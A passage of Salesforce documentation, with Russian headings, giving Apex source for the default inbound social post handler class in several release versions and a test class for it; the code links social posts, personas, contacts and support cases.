(post.provider == 'Twitter' && post.messageType == 'Direct')){
            SocialPost replyTo =
findReplyToBasedOnResponseContextExternalPostIdAndProvider(post);
            if(replyTo.id != null)
                return replyTo;
        }
        return findReplyToBasedOnExternalPostIdAndProvider(post);
    }
    return new SocialPost();
}

private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
    List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE id = :post.replyToId LIMIT 1];
    if(posts.isEmpty())
        return new SocialPost();
    return posts[0];
}

private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post){
    List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE Provider = :post.provider AND ExternalPostId = :post.responseContextExternalId LIMIT
1];
    if(posts.isEmpty())
        return new SocialPost();
    return posts[0];
}

private SocialPost findReplyToBasedOnResponseContextExternalPostIdAndProvider(SocialPost
post){
    List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE Provider = :post.provider AND responseContextExternalId =
:post.responseContextExternalId ORDER BY posted DESC NULLS LAST LIMIT 1];
    if(posts.isEmpty())
        return new SocialPost();
    return posts[0];
}

private SocialPost findLatestInboundPostBasedOnPersonaAndRecipient(SocialPost post,
SocialPersona persona) {
    if (persona != null && String.isNotBlank(persona.Id) && post != null &&
String.isNotBlank(post.Recipient)) {
        List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE Provider
= :post.provider AND Recipient = :post.Recipient AND PersonaId = :persona.id AND IsOutbound
= false ORDER BY CreatedDate DESC LIMIT 1];
        if (!posts.isEmpty()) {
            return posts[0];
        }
    }
    return null;
}

private void matchPersona(SocialPersona persona) {

```



```

    if (persona != null) {
        List<SocialPersona> personaList = new List<SocialPersona>();
        if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
            personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                Provider = :persona.Provider AND
                ExternalId = :persona.ExternalId LIMIT 1];
        } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
&& String.isNotBlank(persona.MediaProvider)) {
            personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                MediaProvider = :persona.MediaProvider AND
                ExternalId = :persona.ExternalId LIMIT 1];
        } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
            personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                MediaProvider = :persona.MediaProvider AND
                Name = :persona.Name LIMIT 1];
        }

        if (!personaList.isEmpty()) {
            persona.Id = personaList[0].Id;
            persona.ParentId = personaList[0].ParentId;
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
        return String.isNotBlank(persona.Name) &&
            String.isNotBlank(persona.Provider) &&
            String.isNotBlank(persona.MediaProvider);
    }

    private boolean shouldCreateCase(SocialPost post, Map<String, Object> rawData){
        return !hasSkipCreateCaseIndicator(rawData) || hasPostTagsThatCreateCase(post);
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    private boolean hasPostTagsThatCreateCase(SocialPost post){
        Set<String> postTags = getPostTags(post);
        postTags.retainAll(getPostTagsThatCreateCase());
    }

```

```
        return !postTags.isEmpty();
    }

    private Set<String> getPostTags(SocialPost post){
        Set<String> postTags = new Set<String>();
        if(post.postTags != null)
            postTags.addAll(post.postTags.split(',', 0));
        return postTags;
    }

    global String getPersonaFirstName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String firstName = '';
        if (name.contains(' ')) {
            firstName = name.substringBeforeLast(' ');
        }
        firstName = firstName.abbreviate(40);
        return firstName;
    }

    global String getPersonaLastName(SocialPersona persona) {
        String name = getPersonaName(persona);
        String lastName = name;
        if (name.contains(' ')) {
            lastName = name.substringAfterLast(' ');
        }
        lastName = lastName.abbreviate(80);
        return lastName;
    }

    private String getPersonaName(SocialPersona persona) {
        String name = persona.Name.trim();
        if (String.isNotBlank(persona.RealName)) {
            name = persona.RealName.trim();
        }
        return name;
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {

        String firstName = getPersonaFirstName(persona);
        String lastName = getPersonaLastName(persona);

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }
}
```

## Тестирование

```
@isTest
public class InboundSocialPostHandlerImplTest {

    static Map<String, Object> sampleSocialData;
    static Social.InboundSocialPostHandlerImpl handler;

    static {
        handler = new Social.InboundSocialPostHandlerImpl();
        sampleSocialData = getSampleSocialData('1');
    }

    static testMethod void verifyNewRecordCreation() {
        SocialPost post = getSocialPost(sampleSocialData);
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

        SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
        Contact createdContact = [SELECT Id FROM Contact];
        Case createdCase = [SELECT Id, ContactId FROM Case];

        System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
to the Persona.');
```

```
        System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
to the Contact');
```

```
        System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
```

```
        System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
```

```
    }

    static testMethod void matchSocialPostRecord() {
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.R6PostId = existingPost.R6PostId;
        SocialPersona persona = getSocialPersona(sampleSocialData);

        test.startTest();
        handler.handleInboundSocialPost(post, persona, sampleSocialData);
        test.stopTest();

        System.assertEquals(1, [SELECT Id FROM SocialPost].size(), 'There should be only
1 post');
```

```
    }

    static testMethod void matchSocialPersonaRecord() {
        Contact existingContact = new Contact(LastName = 'LastName');
```

```

insert existingContact;
SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
existingPersona.ParentId = existingContact.Id;
insert existingPersona;

SocialPost post = getSocialPost(sampleSocialData);
SocialPersona persona = getSocialPersona(sampleSocialData);
persona.ExternalId = existingPersona.ExternalId;

test.startTest();
handler.handleInboundSocialPost(post, persona, sampleSocialData);
test.stopTest();

SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost];

SocialPersona createdPersona = [SELECT Id, ParentId FROM SocialPersona];
Contact createdContact = [SELECT Id FROM Contact];
Case createdCase = [SELECT Id, ContactId FROM Case];

System.assertEquals(createdPost.PersonaId, createdPersona.Id, 'Post is not linked
to the Persona.');
```

```

System.assertEquals(createdPost.WhoId, createdPersona.ParentId, 'Post is not linked
to the Contact');
```

```

System.assertEquals(createdPost.ParentId, createdCase.Id, 'Post is not linked to
the Case.');
```

```

System.assertEquals(createdCase.ContactId, createdContact.Id, 'Contact is not
linked to the Case.');
```

```

}

static testMethod void matchCaseRecord() {
Contact existingContact = new Contact(LastName = 'LastName');
insert existingContact;
SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
existingPersona.ParentId = existingContact.Id;
insert existingPersona;
Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case');

insert existingCase;
SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
existingPost.ParentId = existingCase.Id;
existingPost.WhoId = existingContact.Id;
existingPost.PersonaId = existingPersona.Id;
insert existingPost;

SocialPost post = getSocialPost(sampleSocialData);
post.responseContextExternalId = existingPost.ExternalPostId;

test.startTest();
handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
test.stopTest();

SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked

```

```
to the Persona.');
```

```
    System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
the Contact');
    System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
the Case.');
```

```
    System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
```

```
    }

    static testMethod void reopenClosedCase() {
        Contact existingContact = new Contact(LastName = 'LastName');
        insert existingContact;
        SocialPersona existingPersona = getSocialPersona(getSampleSocialData('2'));
        existingPersona.ParentId = existingContact.Id;
        insert existingPersona;
        Case existingCase = new Case(ContactId = existingContact.Id, Subject = 'Test Case',
Status = 'Closed');
        insert existingCase;
        SocialPost existingPost = getSocialPost(getSampleSocialData('2'));
        existingPost.ParentId = existingCase.Id;
        existingPost.WhoId = existingContact.Id;
        existingPost.PersonaId = existingPersona.Id;
        insert existingPost;

        SocialPost post = getSocialPost(sampleSocialData);
        post.responseContextExternalId = existingPost.ExternalPostId;

        test.startTest();
        handler.handleInboundSocialPost(post, existingPersona, sampleSocialData);
        test.stopTest();

        SocialPost createdPost = [SELECT Id, PersonaId, ParentId, WhoId FROM SocialPost
WHERE R6PostId = :post.R6PostId];
        System.assertEquals(existingPersona.Id, createdPost.PersonaId, 'Post is not linked
to the Persona.');
```

```
        System.assertEquals(existingContact.Id, createdPost.WhoId, 'Post is not linked to
the Contact');
        System.assertEquals(existingCase.Id, createdPost.ParentId, 'Post is not linked to
the Case.');
```

```
        System.assertEquals(1, [SELECT Id FROM Case].size(), 'There should only be 1
Case.');
```

```
        System.assertEquals(false, [SELECT Id, IsClosed FROM Case WHERE Id =
:existingCase.Id].IsClosed, 'Case should be open.');
```

```
    }

    static SocialPost getSocialPost(Map<String, Object> socialData) {
        SocialPost post = new SocialPost();
        post.Name = String.valueOf(socialData.get('source'));
        post.Content = String.valueOf(socialData.get('content'));
        post.Posted = Date.valueOf(String.valueOf(socialData.get('postDate')));
        post.PostUrl = String.valueOf(socialData.get('postUrl'));
        post.Provider = String.valueOf(socialData.get('mediaProvider'));
        post.MessageType = String.valueOf(socialData.get('messageType'));
        post.ExternalPostId = String.valueOf(socialData.get('externalPostId'));
```

```

        post.R6PostId = String.valueOf(socialData.get('r6PostId'));
        return post;
    }

    static SocialPersona getSocialPersona(Map<String, Object> socialData) {
        SocialPersona persona = new SocialPersona();
        persona.Name = String.valueOf(socialData.get('author'));
        persona.RealName = String.valueOf(socialData.get('realName'));
        persona.Provider = String.valueOf(socialData.get('mediaProvider'));
        persona.MediaProvider = String.valueOf(socialData.get('mediaProvider'));
        persona.ExternalId = String.valueOf(socialData.get('externalUserId'));
        return persona;
    }

    static Map<String, Object> getSampleSocialData(String suffix) {
        Map<String, Object> socialData = new Map<String, Object>();
        socialData.put('r6PostId', 'R6PostId' + suffix);
        socialData.put('r6SourceId', 'R6SourceId' + suffix);
        socialData.put('postTags', null);
        socialData.put('externalPostId', 'ExternalPostId' + suffix);
        socialData.put('content', 'Content' + suffix);
        socialData.put('postDate', '2015-01-12T12:12:12Z');
        socialData.put('mediaType', 'Twitter');
        socialData.put('author', 'Author');
        socialData.put('skipCreateCase', false);
        socialData.put('mediaProvider', 'TWITTER');
        socialData.put('externalUserId', 'ExternalUserId');
        socialData.put('postUrl', 'PostUrl' + suffix);
        socialData.put('messageType', 'Tweet');
        socialData.put('source', 'Source' + suffix);
        socialData.put('replyToExternalPostId', null);
        socialData.put('realName', 'Real Name');
        return socialData;
    }
}

```

## Стандартный класс Apex для выпусков Spring '15 и Summer '15

```

global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
{

    final static Integer CONTENT_MAX_LENGTH = 32000;

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,

```

```
SocialPersona persona, Map<String, Object> rawData) {
    Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
    result.setSuccess(true);
    matchPost(post);
    matchPersona(persona);

    if ((post.Content != null) && (post.Content.length() > CONTENT_MAX_LENGTH)) {
        post.Content = post.Content.abbreviate(CONTENT_MAX_LENGTH);
    }

    if (post.Id != null) {
        handleExistingPost(post, persona);
        return result;
    }

    setReplyTo(post, persona);
    buildPersona(persona);
    Case parentCase = buildParentCase(post, persona, rawData);
    setRelationshipsOnPost(post, persona, parentCase);

    upsert post;

    return result;
}

private void handleExistingPost(SocialPost post, SocialPersona persona) {
    update post;
    if (persona.id != null)
        updatePersona(persona);
}

private void setReplyTo(SocialPost post, SocialPersona persona) {
    SocialPost replyTo = findReplyTo(post, persona);
    if(replyTo.id != null) {
        post.replyToId = replyTo.id;
        post.replyTo = replyTo;
    }
}

private SocialPersona buildPersona(SocialPersona persona) {
    if (persona.Id == null)
        createPersona(persona);
    else
        updatePersona(persona);
    return persona;
}

private void updatePersona(SocialPersona persona) {
    try {
        update persona;
    }catch(Exception e) {
        System.debug('Error updating social persona: ' + e.getMessage());
    }
}
```

```
}

private Case buildParentCase(SocialPost post, SocialPersona persona,
Map<String, Object> rawData){
    Case parentCase = findParentCase(post, persona);
    if (caseShouldBeReopened(parentCase))
        reopenCase(parentCase);
    else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
        parentCase = createCase(post, persona);
    return parentCase;
}

private boolean caseShouldBeReopened(Case c){
    return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
}

private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
    if (persona.Id != null)
        postToUpdate.PersonaId = persona.Id;
    if(parentCase.id != null)
        postToUpdate.ParentId = parentCase.Id;
}

private Case createCase(SocialPost post, SocialPersona persona) {
    Case newCase = new Case(subject = post.Name);
    if (persona != null && persona.ParentId != null) {
        if (persona.ParentId.getSObjectType() == Contact.sObjectType)
            newCase.ContactId = persona.ParentId;
    }
    if (post != null && post.Provider != null) {
        newCase.Origin = post.Provider;
    }
    insert newCase;
    return newCase;
}

private Case findParentCase(SocialPost post, SocialPersona persona) {
    Case parentCase = new Case();
    if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
persona.Id))
        parentCase = findParentCaseFromPostReply(post);
    else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
String.isNotBlank(post.Recipient))
        parentCase = findParentCaseFromRecipient(post, persona);
    return parentCase;
}

private Case findParentCaseFromPostReply(SocialPost post){
    List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
    if(!cases.isEmpty())
```



```
        return cases[0];
    return new Case();
}

private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona){
    List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
    if(!cases.isEmpty())
        return cases[0];
    return new Case();
}

private void reopenCase(Case parentCase) {
    SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
IsDefault = true];
    parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
    update parentCase;
}

private void matchPost(SocialPost post) {
    if (post.Id != null) return;

    performR6PostIdCheck(post);

    if (post.Id == null){
        performExternalPostIdCheck(post);
    }
}

private void performR6PostIdCheck(SocialPost post){
    if(post.R6PostId == null) return;
    List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId = :post.R6PostId
LIMIT 1];
    if (!postList.isEmpty()) {
        post.Id = postList[0].Id;
    }
}

private void performExternalPostIdCheck(SocialPost post) {
    if (post.provider == 'Facebook' && post.messageType == 'Private') return;
    if (post.provider == null || post.externalPostId == null) return;
    List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE ExternalPostId =
:post.ExternalPostId AND Provider = :post.provider LIMIT 1];
    if (!postList.isEmpty()) {
        post.Id = postList[0].Id;
    }
}

private SocialPost findReplyTo(SocialPost post, SocialPersona persona) {
    if(post.replyToId != null && post.replyTo == null)
        return findReplyToBasedOnReplyToId(post);
}
```

```

        if(post.responseContextExternalId != null)
            return findReplyToBasedOnExternalPostIdAndProvider(post,
post.responseContextExternalId);
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
        List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
externalPostId){
        List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
        List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null) {
            List<SocialPersona> personaList = new List<SocialPersona>();
            if(persona.Provider != 'Other' && String.isNotBlank(persona.ExternalId)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    Provider = :persona.Provider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.ExternalId)
&& String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    ExternalId = :persona.ExternalId LIMIT 1];
            } else if(persona.Provider == 'Other' && String.isNotBlank(persona.Name) &&
String.isNotBlank(persona.MediaProvider)) {
                personaList = [SELECT Id, ParentId FROM SocialPersona WHERE
                    MediaProvider = :persona.MediaProvider AND
                    Name = :persona.Name LIMIT 1];
            }

            if (!personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
            }
        }
    }

```

```
        persona.ParentId = personaList[0].ParentId;
    }
}

private void createPersona(SocialPersona persona) {
    if (persona == null || String.isNotBlank(persona.Id) ||
!isThereEnoughInformationToCreatePersona(persona))
        return;

    SObject parent = createPersonaParent(persona);
    persona.ParentId = parent.Id;
    insert persona;
}

private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona) {
    return String.isNotBlank(persona.Name) &&
        String.isNotBlank(persona.Provider) &&
        String.isNotBlank(persona.MediaProvider);
}

private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
    Object skipCreateCase = rawData.get('skipCreateCase');
    return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
}

global virtual SObject createPersonaParent(SocialPersona persona) {
    String name = persona.Name.trim();
    if (String.isNotBlank(persona.RealName))
        name = persona.RealName.trim();

    String firstName = '';
    String lastName = name;
    if (name.contains(' ')) {
        firstName = name.substringBeforeLast(' ');
        lastName = name.substringAfterLast(' ');
    }

    firstName = firstName.abbreviate(40);
    lastName = lastName.abbreviate(80);

    Contact contact = new Contact(LastName = lastName, FirstName = firstName);
    String defaultAccountId = getDefaultAccountId();
    if (defaultAccountId != null)
        contact.AccountId = defaultAccountId;
    insert contact;
    return contact;
}
}
```

## Стандартный класс Apex для выпусков Summer '14 и Winter '14

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
{
    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            handleExistingPost(post, persona);
            return result;
        }

        setReplyTo(post, persona, rawData);
        buildPersona(persona);
        Case parentCase = buildParentCase(post, persona, rawData);
        setRelationshipsOnPost(post, persona, parentCase);
        upsert post;

        return result;
    }

    private void handleExistingPost(SocialPost post, SocialPersona persona) {
        update post;
        if (persona.id != null)
            update persona;
    }

    private void setReplyTo(SocialPost post, SocialPersona persona, Map<String, Object>
rawData) {
        SocialPost replyTo = findReplyTo(post, persona, rawData);
        if(replyTo.id != null) {
            post.replyToId = replyTo.id;
            post.replyTo = replyTo;
        }
    }

    private SocialPersona buildPersona(SocialPersona persona) {
        if (persona.Id == null)
            createPersona(persona);
        else
            update persona;
    }
}
```

```
        return persona;
    }

    private Case buildParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
rawData){
        Case parentCase = findParentCase(post, persona);
        if (caseShouldBeReopened(parentCase))
            reopenCase(parentCase);
        else if(! hasSkipCreateCaseIndicator(rawData) && (parentCase.id == null ||
parentCase.isClosed))
            parentCase = createCase(post, persona);
        return parentCase;
    }

    private boolean caseShouldBeReopened(Case c){
        return c.id != null && c.isClosed && System.now() <
c.closedDate.addDays(getMaxNumberOfDaysClosedToReopenCase());
    }

    private void setRelationshipsOnPost(SocialPost postToUpdate, SocialPersona persona,
Case parentCase) {
        if (persona.Id != null)
            postToUpdate.PersonaId = persona.Id;
        if(parentCase.id != null)
            postToUpdate.ParentId = parentCase.Id;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(subject = post.Name);
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType)
                newCase.ContactId = persona.ParentId;
        }
        insert newCase;
        return newCase;
    }

    private Case findParentCase(SocialPost post, SocialPersona persona) {
        Case parentCase = new Case();
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
persona.Id))
            parentCase = findParentCaseFromPostReply(post);
        else if((post.messageType == 'Direct' || post.messageType == 'Private') &&
post.Recipient != null && String.isNotBlank(post.Recipient))
            parentCase = findParentCaseFromRecipient(post, persona);
        return parentCase;
    }

    private Case findParentCaseFromPostReply(SocialPost post){
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE Id =
:post.ReplyTo.ParentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }
```

```

    }

    private Case findParentCaseFromRecipient(SocialPost post, SocialPersona persona) {
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE id =
:findReplyToBasedOnRecipientsLastPostToSender(post, persona).parentId LIMIT 1];
        if(!cases.isEmpty())
            return cases[0];
        return new Case();
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty())
            post.Id = postList[0].Id;
    }

    private SocialPost findReplyTo(SocialPost post, SocialPersona persona, Map<String,
Object> rawData) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(rawData.get('replyToExternalPostId') != null &&
String.isNotBlank(String.valueOf(rawData.get('replyToExternalPostId'))))
            return findReplyToBasedOnExternalPostIdAndProvider(post,
String.valueOf(rawData.get('replyToExternalPostId')));
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
        List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
externalPostId){
        List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,

```

```

SocialPersona persona){
    List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
    if(posts.isEmpty())
        return new SocialPost();
    return posts[0];
}

private void matchPersona(SocialPersona persona) {
    if (persona != null && persona.ExternalId != null &&
String.isNotBlank(persona.ExternalId)) {
        List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

            Provider = :persona.Provider AND
            ExternalId = :persona.ExternalId LIMIT 1];
        if ( !personaList.isEmpty()) {
            persona.Id = personaList[0].Id;
            persona.ParentId = personaList[0].ParentId;
        }
    }
}

private void createPersona(SocialPersona persona) {
    if (persona == null || (persona.Id != null && String.isNotBlank(persona.Id)) ||
!isThereEnoughInformationToCreatePersona(persona))
        return;

    SObject parent = createPersonaParent(persona);
    persona.ParentId = parent.Id;
    insert persona;
}

private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona){
    return persona.ExternalId != null && String.isNotBlank(persona.ExternalId) &&
        persona.Name != null && String.isNotBlank(persona.Name) &&
        persona.Provider != null && String.isNotBlank(persona.Provider) &&
        persona.provider != 'Other';
}

private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
    Object skipCreateCase = rawData.get('skipCreateCase');
    return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
}

global virtual SObject createPersonaParent(SocialPersona persona) {
    String name = persona.Name;
    if (persona.RealName != null && String.isNotBlank(persona.RealName))
        name = persona.RealName;

    String firstName = '';
    String lastName = 'unknown';
    if (name != null && String.isNotBlank(name)) {

```

```

        firstName = name.substringBeforeLast(' ');
        lastName = name.substringAfterLast(' ');
        if (lastName == null || String.isBlank(lastName))
            lastName = firstName;
    }

    Contact contact = new Contact(LastName = lastName, FirstName = firstName);
    String defaultAccountId = getDefaultAccountId();
    if (defaultAccountId != null)
        contact.AccountId = defaultAccountId;
    insert contact;
    return contact;
}
}

```

## Стандартный класс Apex для выпусков Winter '13 и Spring '14

```

global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
{
    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual Boolean usePersonAccount() {
        return false;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
        SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            update post;
            if (persona.id != null) {
                update persona;
            }
            return result;
        }

        findReplyTo(post, rawData);

        Case parentCase = null;
        if (persona.Id == null) {
            createPersona(persona);
        }
    }
}

```



```

        post.PersonaId = persona.Id;
    }
    else {
        update persona;
        post.PersonaId = persona.Id;
        parentCase = findParentCase(post, persona, rawData);
    }

    if (parentCase == null) {
        parentCase = createCase(post, persona);
    }

    post.ParentId = parentCase.Id;

    insert post;

    return result;
}

private Case createCase(SocialPost post, SocialPersona persona) {
    Case newCase = new Case(
        subject = post.Name
    );
    if (persona != null && persona.ParentId != null) {
        if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
            newCase.ContactId = persona.ParentId;
        }
        else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
            newCase.AccountId = persona.ParentId;
        }
    }
    insert newCase;
    return newCase;
}

private Case findParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
rawData) {
    SocialPost replyToPost = null;
    if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
persona.Id)) {
        replyToPost = post.ReplyTo;
    }
    else if (post.MessageType == 'Direct' && String.isNotBlank(post.Recipient)) {
        // find the latest outbound post that the DM is responding to
        List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE
OutboundSocialAccount.ProviderUserId = :post.Recipient AND ReplyTo.Persona.Id = :persona.Id
ORDER BY CreatedDate DESC LIMIT 1];
        if (!posts.isEmpty()) {
            replyToPost = posts[0];
        }
    }

    if (replyToPost != null) {
        List<Case> cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE

```

```

Id = :replyToPost.ParentId;
    if (!cases.isEmpty()) {
        if (!cases[0].IsClosed) return cases[0];
        if (cases[0].ClosedDate >
System.now().addDays(-getMaxNumberOfDaysClosedToReopenCase())) {
            reopenCase(cases[0]);
            return cases[0];
        }
    }
}

return null;
}

private void reopenCase(Case parentCase) {
    SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
IsDefault = true];
    parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
    update parentCase;
}

private void matchPost(SocialPost post) {
    if (post.Id != null || post.R6PostId == null) return;
    List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
